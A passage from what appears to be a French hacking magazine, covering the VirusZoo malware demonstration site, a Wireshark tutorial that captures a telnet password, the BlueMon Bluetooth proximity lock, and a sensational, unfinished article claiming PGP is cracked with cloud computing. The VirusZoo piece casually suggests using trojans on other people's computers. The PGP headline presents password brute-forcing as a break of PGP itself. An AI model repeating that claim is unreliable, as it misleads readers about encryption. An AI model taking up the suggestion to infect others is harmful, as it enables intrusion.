Avant tout, lancez votre navigateur et tapez l'adresse www.viruszoo.com. Une fois sur le site, cliquez sur Register et remplissez le formulaire d'enregistrement. Il vous sera surtout demandé une adresse e-mail valide, un nom d'utilisateur et un mot de passe : un petit effort pour profiter d'un tel service ! Enfin, cochez la case I have read and accept the Terms and Conditions of Service, et cliquez sur Submit. L'inscription est automatique et vous serez immédiatement redirigé vers la page d'accueil du service. Dès lors, cliquez sur Infect. Vous vous retrouverez ainsi à la page Virus Search, où vous pourrez choisir le type de malware avec lequel infecter l'ordinateur-victime. Vous pouvez utiliser le moteur de recherche interne, en spécifiant directement le nom de la menace à installer (et en cliquant sur Search pour voir si elle est disponible), ou utiliser la sélection aléatoire et automatique, dans la section Random. Dans ce second cas, il vous suffit tout simplement de cliquer sur le nom de la menace choisie. Généralement, il s'agit d'un trojan ou d'un rootkit. Une fois sélectionné, roulement de tambours, on passe à l'infection ! Un clic sur Infect et le malware est servi, dans toute sa puissance destructrice. Le code malveillant est inséré dans une liste d'"activation", à laquelle vous pouvez ajouter d'autres menaces en cliquant sur another virus. Vous pouvez aussi passer au spectacle en direct, en cliquant sur Watch. Il faut dire que, de temps à autre, les virus fonctionnent si bien qu'ils parviennent à faire boguer le serveur, qui déclare donc forfait et reste même inaccessible durant quelques heures.



La provenance des attaques (virtuelles) s'affiche à travers une carte Google

:: Carte et utilisation

Si vous en avez l'occasion, vous pouvez aller jeter un œil à l'intégralité de la carte de VirusZoo, accessible en cliquant sur Map. Là vous verrez la provenance des malwares en attente d'activation. Au-delà de l'efficacité du service, il faut souligner dans tous les cas le grand réalisme du projet. Les infections sont absolument réelles. Seule simulation ? La présence des malwares au niveau du serveur et non pas directement sur votre ordinateur. D'où la nécessité de mettre les requêtes d'infection en file d'attente. Par ailleurs, au-delà de l'objectif "démonstratif", à quoi un tel projet peut-il servir ? Tout d'abord, pour voir comment se comporte en direct le code malveillant, mais pas seulement. Il permet par exemple d'analyser les divers comportements de différents types de trojans. Après les avoir vus à l'action, vous pourrez ensuite choisir ceux à utiliser en réel, directement sur votre ordinateur ou… sur celui d'autrui. VirusZoo est un projet très intéressant, destiné à se diffuser au fil du temps et à devenir un outil utile pour ceux qui étudient la sécurité informatique, tant en termes de défense que d'attaque. A bon entendeur, salut !

Traqueurs de données

Suivez directement le trafic d'un réseau grâce à cet analyseur de protocole

Vous souhaitez connaître jusque dans les moindres détails le trafic qui transite sur votre réseau local ? Wireshark (http://www.wireshark.org) est l'une des meilleures solutions : un packet sniffer, ou analyseur de protocole, open source, disponible pour les systèmes d'exploitation GNU/Linux, Microsoft Windows et Mac OS X. Découvrons donc ensemble comment installer et utiliser cette application, en prenant comme exemple un PC tournant sous Ubuntu 9.10 "Karmic Koala", intégré à un petit réseau local, sachant que – installation mise à part – son fonctionnement est totalement analogue à celui de la version Windows.

:: Installez et lancez Wireshark


Pour installer Wireshark, ouvrez un terminal : entrez dans le menu Applications et cliquez ensuite sur Accessoires > Terminal. Dans la console, exécutez tout simplement la commande "sudo apt-get install wireshark", en vous assurant que la connexion à Internet soit bien active. Pour lancer le packet sniffer, vous pouvez cliquer sur le menu Applications > Internet > Wireshark ; mais dans ce cas, aucune interface réseau ne sera disponible pour l'analyse. Pour l'utiliser au maximum de son potentiel, l'application devra être exécutée avec les privilèges d'administrateur : pour ce faire, exécutez dans une console la commande "sudo wireshark" où l'on vous demandera de saisir le mot de passe de votre principal utilisateur.

Wireshark présente une interface graphique plutôt soignée. Pour commencer à capturer les paquets du réseau, cliquez sur la première icône à gauche, dans la barre d'outils : vous verrez s'afficher une fenêtre listant les interfaces réseau disponibles, avec les adresses IP attribuées. Chaque ligne d'interface dispose de deux boutons, Start et Options : le premier lance la capture des paquets tandis que le second permet de régler certains paramètres impor-

tants pour l'opération. Pour analyser le trafic passant sur la première interface ethernet, cliquez sur le bouton Start de la ligne eth0. Dès lors, la fenêtre principale de Wireshark affichera les données en transit sur l'interface réseau choisie. Pour terminer la capture des paquets, cliquez dans la barre d'outils sur la quatrième icône en partant de la gauche, représentant une carte réseau avec une croix dessus.

:: Informations fournies


Une fois la capture des paquets terminée, à vous d'interpréter correctement les nombreuses informations obtenues. Les données en transit dans l'interface que vous avez choisi d'analyser sont réparties par ligne, dont chacune est dédiée à un paquet. De gauche à droite, voici donc le sens des champs propres à chaque ligne : nous avons tout d'abord le numéro du paquet (champ No.), puis le timestamp du paquet (Time), l'adresse d'origine (Source) et celle de destination (Destination) du paquet, le protocole utilisé (Protocol) et enfin des informations sur ledit paquet (Info). Sous la liste des paquets en transit, vous trouverez ensuite la section de l'interface affichant des informations détaillées sur le paquet sélectionné et, plus bas, une représentation ASCII et hexadécimale dudit paquet.



Après avoir commencé à capturer les paquets en transit sur une interface, la fenêtre de Wireshark prendra cet aspect. Au centre de la fenêtre, vous trouverez la liste des paquets capturés


:: Cas concret

Maintenant que vous savez vous orienter parmi les principaux éléments de l'interface de Wireshark, le moment est venu d'effectuer un petit test. On vous déconseille, à juste titre, d'utiliser telnet pour gérer des sessions à distance ? Vous allez maintenant connaître de la façon la plus directe qui soit, la raison pour laquelle une telle pratique est vivement déconseillée. Lancez la capture des paquets sur l'interface eth0, puis connectez-vous à partir d'un PC de votre réseau local câblé, à un autre PC, par le biais de telnet ; par exemple, à partir de l'adresse IP 192.168.1.4, connectez-vous à l'adresse 192.168.1.5 en lançant la commande "telnet 192.168.1.5". Une fois la session telnet ouverte, tapez votre nom d'utilisateur et mot de passe pour accéder à la machine distante. Lancez quelques commandes et enfin fermez la session. Une fois cette opération achevée, revenez à la fenêtre de Wireshark et terminez la capture des paquets. Vous verrez alors dans la liste des paquets affichée par le programme, toute une série de paquets échangés entre les adresses IP 192.168.1.4 et 192.168.1.5. Grâce à la fonction Follow TCP Stream proposée par le programme, vous pourrez suivre le flux de données dans une communication TCP ; tout ce que vous aurez à faire, c'est sélectionner un paquet faisant partie de ce flux : pour être sûr, choisissez un paquet avec Protocol TELNET ou Protocol TCP et un champ Info contenant des références à telnet. Une fois l'opération effectuée, cliquez avec le bouton droit de la souris et dans le menu qui apparaît, sélectionnez la rubrique "Follow TCP Stream". Dès lors, une fenêtre apparaîtra avec la transcription précise de votre session telnet, incluant le mot de passe en clair saisi, les commandes tapées et l'output sur écran du terminal distant ! On comprend mieux maintenant pourquoi il est déconseillé d'utiliser telnet : tout le trafic transite en clair d'une machine à l'autre, mots de passe compris.



L'interface graphique de Wireshark. Contrairement à d'autres analyseurs de protocole, qui s'utilisent à partir d'un terminal, Wireshark est doté d'une interface plutôt soignée et simple d'utilisation

PC, téléphone et technologie Bluetooth : tous les ingrédients pour réaliser un dispositif de sécurité




Question de distance

Vous vous éloignez de votre ordinateur et votre écran s'éteint, mais se rallume dès que vous vous rapprochez. Magie ? Accessoires de protection coûteux ? Non : un simple hack ! Avec un PC, certes, et un téléphone portable. Sans oublier l'utilisation de la technologie Bluetooth pour le calcul de la distance entre les deux. Il ne s'agit toutefois pas d'un petit tour pour épater ses amis : calculer la distance entre un PC et un dispositif Bluetooth est beaucoup plus important qu'il n'y paraît. Prenons l'exemple d'un téléphone portable utilisé comme dispositif de déblocage de l'ordinateur : personne ne peut utiliser le PC tant qu'il ne détecte pas l'approche de l'appareil et, dès qu'une certaine distance est franchie, l'ordinateur se réactive. On comprend facilement que les applications d'une telle technique soient multiples et qu'elles ne se limitent pas uniquement aux dispositifs de sécurité : totem signalétique d'information, systèmes de détection de personnes, systèmes de hacking automatiques et bien d'autres choses encore. Les ingrédients sont tous là : découvrons à présent la procédure standard pour créer un système de sécurité de base.

:: Le daemon au cœur du système

Le projet Bluetooth Monitor Daemon (également appelé "BlueMon") est le fruit du travail de Matthew Johnson, ingénieur software bénéficiant d'une longue expérience de recherche au département Computer Science de l'université de Cambridge. En réalité,



Le site officiel de Matthew Johnson, www.matthew.ath.cx/home, regorge d'études diverses et de projets prêts à l'emploi

ce projet se base sur un concept plutôt simple : un software daemon fait en sorte que le dispositif Bluetooth commence à émettre des signaux de type DBUS, une fois un certain seuil franchi (le "threshold"). Un client installé sur l'ordinateur, en utilisant la connexion Bluetooth, détecte les signaux et active dès lors la fonction souhaitée : par exemple l'arrêt d'un écran de veille, ou la réouverture d'une fenêtre fermée entretemps. L'implémentation software de BlueMon est ingénieuse et propose un kit "tout en un" prêt à l'emploi. Peu de conditions doivent être satisfaites : disposer d'un PC et d'un mobile, tous deux équipés de la technologie Bluetooth et compatibles. Le PC doit en outre tourner sous Debian. "Libbluetooth", "dbus plus make" et un compilateur C doivent également être installés.

:: L'installation ? Sur Debian

L'installation est plutôt simple, si vous avez quelques notions de base sur le système d'exploitation Debian : après avoir téléchargé le paquet de BlueMon (le fichier se nomme, pour l'heure, blumon-1.4.tar.gz), à partir du site www.matthew.ath.cx/projects/bluemon/, passez à la compilation des codes sources. Rien de bien méchant : la traditionnelle commande "make install" et les composants sont installés automatiquement dans les dossiers /usr/share, /usr/sbin et /etc/bluemon (vous pouvez bien sûr modifier les dossiers de destination). Le script d'initialisation du programme doit être ensuite copié dans le dossier spécifique du système et sert à lancer le software, bien sûr en ligne de commande. Dans le compte administrateur, on utilisera :

bluemon -qai MIN -t MAX -b BLUETOOTHADDR

Tandis qu'en tant qu'utilisateur, on utilise la commande :

bluemon-client -u "UP COMMAND" -d "DOWN COMMAND" -b BLUETOOTHADDR

Par UP COMMAND, on entend la commande activée lorsque l'appareil franchit le seuil maximum, tandis que par DOWN COMMAND, on entend la commande qui s'active lorsqu'on franchit la valeur minimum. Pour résumer, la première est exécutée lorsque le signal s'amplifie, tandis que la seconde est exécutée lorsque le signal commence à diminuer sensiblement. MIN et MAX représentent, justement à cette fin, le seuil minimum et maximum prévus par le programme (voir encadré). Après avoir configuré correctement BlueMon, à vous de l'utiliser à travers les logiciels les plus disparates : seule votre imagination constituera une limite aux éventuelles utilisations de ce projet.

Riccardo Meggiato

Parmi les téléphones portables bénéficiant de la meilleure implémentation Bluetooth : les Nokia, tels que le 5800

LE THRESHOLD

Le concept de seuil n'est pas toujours aussi clair qu'il le devrait et joue un rôle de premier ordre avec BlueMon. Concrètement, par le biais de son port Bluetooth, l'ordinateur effectue un sampling de la force du signal du dispositif mobile. En fonction de l'intensité, il lui attribue une valeur de 0 à 255. Si le signal est si fort (l'appareil est donc très près) qu'il dépasse la valeur maximale, la commande UP COMMAND se déclenche. Si, au contraire, le signal est très faible, sa valeur d'intensité descend rapidement sous zéro, et la commande DOWN COMMAND doit donc être exécutée. Cette explication montre que BlueMon ne se base pas en réalité sur la distance effective entre ordinateur et dispositif mobile. Avec des signaux très forts et en l'absence d'obstacles, on dépasse la valeur maximale, même avec de grandes distances (théoriquement jusqu'à cent mètres). Si, par exemple, il y a un mur épais entre les deux, et même si seuls quelques mètres séparent les deux appareils, le signal sera alors très faible. C'est pourquoi les valeurs minimum et maximum de threshold doivent toujours être paramétrées en tenant compte de l'endroit où l'on se trouve. Johnson conseille, respectivement, des valeurs d'environ 100 et 210, mais il est clair que tout dépend des exigences de chacun.

L'un des systèmes de cryptographie les plus efficaces s'incline devant une attaque par force brute... La cause ? Un simple "nuage"...

PGP CRACKÉ !

Ok, un nuage inspire tout sauf la violence, ou la possibilité de causer des préjudices à des personnes ou des biens. Pourtant, ce nuage est bel et bien impliqué (et comment !) dans l'échec de PGP. Eh oui, PGP : conçu comme un programme hors norme par le développeur Phil Zimmermann, Pretty Good Privacy a joué un rôle de plus en plus important et ce, jusqu'à sa consécration. Dans son livre "Applied Cryptography", le célèbre Bruce Schneier le définissait comme le dispositif se rapprochant sans doute "le plus de la cryptographie militaire". Rien que ça ? Le secret de PGP réside dans la cryptographie asymétrique qu'il utilise, dite "à clé publique" (même s'il supporte également la cryptographie symétrique). Concrètement, le destinataire du message génère deux clés : une publique, qui sert à coder l'information, et une privée, qui sert au destinataire pour décoder son contenu. Une explication injustement courte et vulgarisée, mais qui résume une efficacité rarement égalée dans l'univers de la cryptographie moderne. Voilà pourquoi PGP est aujourd'hui largement utilisé pour les communications nécessitant une protection, dans n'importe quel environnement.


:: Force brute ?

Jusqu'à présent, PGP a profité de sa renommée, en se reposant sur ses lauriers. Bref, personne n'est jamais parvenu à le mettre à genou. En théorie, l'algorithme serait vulnérable aux attaques par force brute, effectuées en générant des suites de combinaisons alphanumériques jusqu'à ce que la bonne clé de chiffrement soit trouvée. Dommage qu'il n'y ait pas d'ordinateurs ou de réseaux d'ordinateurs à même de réussir dans cette entreprise dans des délais raisonnables : dans le meilleur des cas, il faudrait plusieurs années pour trouver une seule clé. On raconte que même l'impénétrable NSA (National Security Agency), l'agence dédiée à la sécurité numérique des Etats-Unis, est incapable de violer PGP. D'ailleurs, ce n'est pas un hasard si Zimmermann


lui-même, en février 1993, du fait de sa découverte, a été mis en examen pour exportation d'armes sans licence spécifique (aux Etats-Unis, la cryptographie est considérée comme une "arme" interdite d'exportation). Les clés de plus de 128 bits utilisées par le système PGP étaient ainsi comparées à de véritables munitions de guerre.

:: Tentative d'Elcomsoft

Après la toute puissance de PGP et sa large diffusion, la douche froide : PGP a été cracké ! Un vrai crack n'ayant rien à voir avec celui, si redouté mais qui reste à vérifier, annoncé par Elcomsoft (www.elcomsoft.com) il y a environ un an. Correction après correction, son software Distributed Password Recovery est en effet parvenu à lancer des attaques par force brute sur de simples clés PGP de fichiers ZIP, avec toutefois un délai d'attente d'au moins 2 000 jours. Et ce, bien que le programme d'Elcomsoft soit fort d'une structure s'appuyant sur des systèmes jusqu'à 64 CPU, avec la possibilité d'utiliser jusqu'à 32 processeurs graphiques (GPU). Pourtant, données en main, tout cela n'a pas suffi. C'est alors qu'un nuage a surgi...



Philip Zimmermann, philzimmermann.com, créateur de PGP. Inutile de dire qu'en ce moment, il sourit beaucoup moins...



Elcomsoft, www.elcomsoft.com, a créé un système d'attaque par force brute pour cracker des fichiers protégés par PGP. Ce système est toutefois extrêmement lent. Par contre, dans un nuage (cloud), c'est une véritable bombe !

:: Un nuage plein de...

Nous parlons bien sûr d'un système de "cloud computing", à même de confier les calculs les plus complexes à des salles entières de serveurs prêtes à l'emploi. Il s'agit de l'une des technologies les plus critiquées de ces dernières années et bon nombre de géants du secteur informatique l'utilisent déjà. Parmi ces derniers, Amazon, le plus grand magasin en ligne du monde qui, avec son Amazon Elastic Compute Cloud (dit "Amazon EC2"), a également prouvé sa large avance dans le secteur du "cloud". A la base, EC2 est un service payant (les prix commencent à 0,0634 euro environ de l'heure d'utilisation) proposant une infrastructure prête à l'emploi, à laquelle donner en pâture les types de traitement les plus variés par le biais du Web. Et c'est là qu'une idée géniale surgit : puisque, ironie mise à part, la voie suivie par Elcomsoft et son support multi-processeur était la bonne et qu'EC2 permet d'atteindre une puissance largement supérieure à celle des 64 CPU et 32 GPU, pourquoi ne pas associer les deux ?

